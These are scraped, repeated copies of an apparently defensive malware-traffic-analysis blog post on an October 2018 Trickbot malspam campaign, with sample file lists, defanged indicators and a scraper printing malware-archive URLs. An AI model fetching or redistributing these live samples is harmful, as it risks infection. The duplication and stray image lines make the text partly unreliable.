2018-10-19 - malspam using links for zipped Windows shortcuts to push Nymaim
October 19, 2018 at 8:56 PM

2018-10-18 - Trickbot malspam using links, not attachments (gtag: any1)
October 18, 2018 at 6:51 PM

2018-10-17 - Quick post: Hancitor malspam
October 17, 2018 at 10:32 AM

2018-10-15 - Quick post: Changes in Trickbot seen today
October 15, 2018 at 3:09 PM


2018-10-12 - Hookads campaign Fallout EK (3 examples)
October 12, 2018 at 5:23 PM


2018-10-10 - Quick post: Paypal-themed Trickbot malspam targeting United States
October 11, 2018 at 3:47 PM

2018-10-10 - Quick post: Hancitor infection with Zeus Panda Banker
October 11, 2018 at 2:09 PM

2018-10-10 - Malspam link leads to fake updater malware
October 11, 2018 at 2:08 PM

2018-10-09 - Hancitor infection with Zeus Panda Banker


Joshs-MacBook-Pro:MTAScraper josh$ python mta_file_scraper.py
https://www.malware-traffic-analysis.net/2018/10/29/2018-10-29-malare-and-macros-from-Hancitor-infection.zip
https://www.malware-traffic-analysis.net/2018/10/29/2018-10-29-Hancitor-malspam-3-email-examples.zip
https://www.malware-traffic-analysis.net/2018/10/26/2018-10-24-password-protected-Word-doc-malspam-0221-UTC.eml.zip
https://www.malware-traffic-analysis.net/2018/10/26/2018-10-26-malware-and-artifacts-from-GlobeImposter-infection.zip
https://www.malware-traffic-analysis.net/2018/10/26/2018-10-26-Trickbot-malware-and-artifacts.zip



https://www.malware-traffic-analysis.net/2018/10/22/index2.html

MALWARE-TRAFFIC-ANALYSIS.NET


2018-10-22 - QUICK POST: TRICKBOT MALSPAM GTAG: SER1022

ASSOCIATED FILES:

- Traffic: **2018-10-22-Trickbot-ser1022-infection-traffic.pcap.zip** 14.9 MB (14,857,630 bytes)
  - 2018-10-22-Trickbot-ser1022-infection-traffic.pcap (16,433,111 bytes)
- Malware: **2018-10-22-Trickbot-malware-and-artifacts.zip** 13.2 MB (13,239,623 bytes)
  - Sep_report-example-1-of-3.xls (53,760 bytes)
  - Sep_report-example-2-of-3.xls (53,760 bytes)
  - Sep_report-example-3-of-3.xls (53,760 bytes)
  - 2018-10-22-Trickbot-binary-radiance.png (409,600 bytes)
  - 2018-10-22-Trickbot-binary-table.png (413,696 bytes)
  - 2018-10-22-Trickbot-binary-worming.png (413,696 bytes)
  - 2018-10-22-Trickbot-ser1022-binary_pointer.exe (378,880 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-Msnetcs.xml.txt (3,702 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-_r_qt99.bat.txt (330 bytes)
  - WSOG/Data/importDll64 (8,952,080 bytes)
  - WSOG/Data/injectDll64 (985,040 bytes)
  - WSOG/Data/injectDll64_configs/dinj (71,200 bytes)
  - WSOG/Data/injectDll64_configs/dpost (880 bytes)
  - WSOG/Data/injectDll64_configs/sinj (59,200 bytes)
  - WSOG/Data/mailsearcher64 (27,824 bytes)
  - WSOG/Data/mailsearcher64_configs/mailconf (240 bytes)
  - WSOG/Data/networkDll64 (22,704 bytes)
  - WSOG/Data/networkDll64_configs/dpost (880 bytes)
  - WSOG/Data/pwgrab64 (1,106,256 bytes)
  - WSOG/Data/pwgrab64_configs/dpost (880 bytes)
  - WSOG/Data/systeminfo64 (87,728 bytes)
  - WSOG/Data/wormDll64 (59,168 bytes)

NOTES:

- Looks like Trickbot malspam targeting the UK (gtag: ser1022) used links for .xls files hosted on excel-office[.]com instead of attachments in the emails.
- Unfortunately, I don't have an example of these emails targeting the UK.
- A later wave of Trickbot malspam targeting the US (gtag: ser1022us) used .xls files directly attached to the emails.
- Follow-up Trickbot binaries named radiance.png, table.png, and worming.png came from 104.93.252[.]187 today.
- Zip archives are password-protected with the standard password. If you don't know it, look at the "about" page of this website.


https://www.malware-traffic-analysis.net/2018/10/22/index2.html

MALWARE-TRAFFIC-ANALYSIS.NET


2018-10-22 - QUICK POST: TRICKBOT MALSPAM GTAG: SER1022

ASSOCIATED FILES:

- Traffic: **2018-10-22-Trickbot-ser1022-infection-traffic.pcap.zip** 14.9 MB (14,857,630 bytes)
  - 2018-10-22-Trickbot-ser1022-infection-traffic.pcap (16,433,111 bytes)
- Malware: **2018-10-22-Trickbot-malware-and-artifacts.zip** 13.2 MB (13,239,623 bytes)
  - Sep_report-example-1-of-3.xls (53,760 bytes)
  - Sep_report-example-2-of-3.xls (53,760 bytes)
  - Sep_report-example-3-of-3.xls (53,760 bytes)
  - 2018-10-22-Trickbot-binary-radiance.png (409,600 bytes)
  - 2018-10-22-Trickbot-binary-table.png (413,696 bytes)
  - 2018-10-22-Trickbot-binary-worming.png (413,696 bytes)
  - 2018-10-22-Trickbot-ser1022-binary_pointer.exe (378,880 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-Msnetcs.xml.txt (3,702 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-_r_qt99.bat.txt (330 bytes)
  - WSOG/Data/importDll64 (8,952,080 bytes)
  - WSOG/Data/injectDll64 (985,040 bytes)
  - WSOG/Data/injectDll64_configs/dinj (71,200 bytes)
  - WSOG/Data/injectDll64_configs/dpost (880 bytes)
  - WSOG/Data/injectDll64_configs/sinj (59,200 bytes)
  - WSOG/Data/mailsearcher64 (27,824 bytes)
  - WSOG/Data/mailsearcher64_configs/mailconf (240 bytes)
  - WSOG/Data/networkDll64 (22,704 bytes)
  - WSOG/Data/networkDll64_configs/dpost (880 bytes)
  - WSOG/Data/pwgrab64 (1,106,256 bytes)
  - WSOG/Data/pwgrab64_configs/dpost (880 bytes)
  - WSOG/Data/systeminfo64 (87,728 bytes)
  - WSOG/Data/wormDll64 (59,168 bytes)

NOTES:

- Looks like Trickbot malspam targeting the UK (gtag: ser1022) used links for .xls files hosted on excel-office[.]com instead of attachments in the emails.
- Unfortunately, I don't have an example of these emails targeting the UK.
- A later wave of Trickbot malspam targeting the US (gtag: ser1022us) used .xls files directly attached to the emails.
- Follow-up Trickbot binaries named radiance.png, table.png, and worming.png came from 104.93.252[.]187 today.
- Zip archives are password-protected with the standard password. If you don't know it, look at the "about" page of this website.



https://www.malware-traffic-analysis.net/2018/10/22/index2.html

MALWARE-TRAFFIC-ANALYSIS.NET


2018-10-22 - QUICK POST: TRICKBOT MALSPAM GTAG: SER1022

ASSOCIATED FILES:

- Traffic: **2018-10-22-Trickbot-ser1022-infection-traffic.pcap.zip** 14.9 MB (14,857,630 bytes)
  - 2018-10-22-Trickbot-ser1022-infection-traffic.pcap (16,433,111 bytes)
- Malware: **2018-10-22-Trickbot-malware-and-artifacts.zip** 13.2 MB (13,239,623 bytes)
  - Sep_report-example-1-of-3.xls (53,760 bytes)
  - Sep_report-example-2-of-3.xls (53,760 bytes)
  - Sep_report-example-3-of-3.xls (53,760 bytes)
  - 2018-10-22-Trickbot-binary-radiance.png (409,600 bytes)
  - 2018-10-22-Trickbot-binary-table.png (413,696 bytes)
  - 2018-10-22-Trickbot-binary-worming.png (413,696 bytes)
  - 2018-10-22-Trickbot-ser1022-binary_pointer.exe (378,880 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-Msnetcs.xml.txt (3,702 bytes)
  - 2018-10-22-Trickbot-ser1022-artifact-_r_qt99.bat.txt (330 bytes)
  - WSOG/Data/importDll64 (8,952,080 bytes)
  - WSOG/Data/injectDll64 (985,040 bytes)
  - WSOG/Data/injectDll64_configs/dinj (71,200 bytes)
  - WSOG/Data/injectDll64_configs/dpost (880 bytes)
  - WSOG/Data/injectDll64_configs/sinj (59,200 bytes)
  - WSOG/Data/mailsearcher64 (27,824 bytes)
  - WSOG/Data/mailsearcher64_configs/mailconf (240 bytes)
  - WSOG/Data/networkDll64 (22,704 bytes)
  - WSOG/Data/networkDll64_configs/dpost (880 bytes)
  - WSOG/Data/pwgrab64 (1,106,256 bytes)
  - WSOG/Data/pwgrab64_configs/dpost (880 bytes)
  - WSOG/Data/systeminfo64 (87,728 bytes)
  - WSOG/Data/wormDll64 (59,168 bytes)

NOTES:

- Looks like Trickbot malspam targeting the UK (gtag: ser1022) used links for .xls files hosted on excel-office[.]com instead of attachments in the emails.
- Unfortunately, I don't have an example of these emails targeting the UK.
- A later wave of Trickbot malspam targeting the US (gtag: ser1022us) used .xls files directly attached to the emails.
- Follow-up Trickbot binaries named radiance.png, table.png, and worming.png came from 104.93.252[.]187 today.
- Zip archives are password-protected with the standard password. If you don't know it, look at the "about" page of this website.



https://www.malware-traffic-analysis.net/2018/10/22/index2.html

MALWARE-TRAFFIC-ANALYSIS.NET

2018-10-22 - QUICK POST: TRICKBOT MALSPAM GTAG: SER1022

ASSOCIATED FILES:

- Traffic: **2018-10-22-Trickbot-ser1022-infection-traffic.pcap.zip** 14.9 MB (14,857,630 bytes)
  - 2018-10-22-Trickbot-ser1022-infection-traffic.pcap (16,433,111 bytes)
- Malware: **2018-10-22-Trickbot-malware-and-artifacts.zip** 13.2 MB (13,239,623 bytes)
  - Sep_report-example-1-of-3.xls (53,760 bytes)
  - Sep_report-example-2-of-3.xls (53,760 bytes)
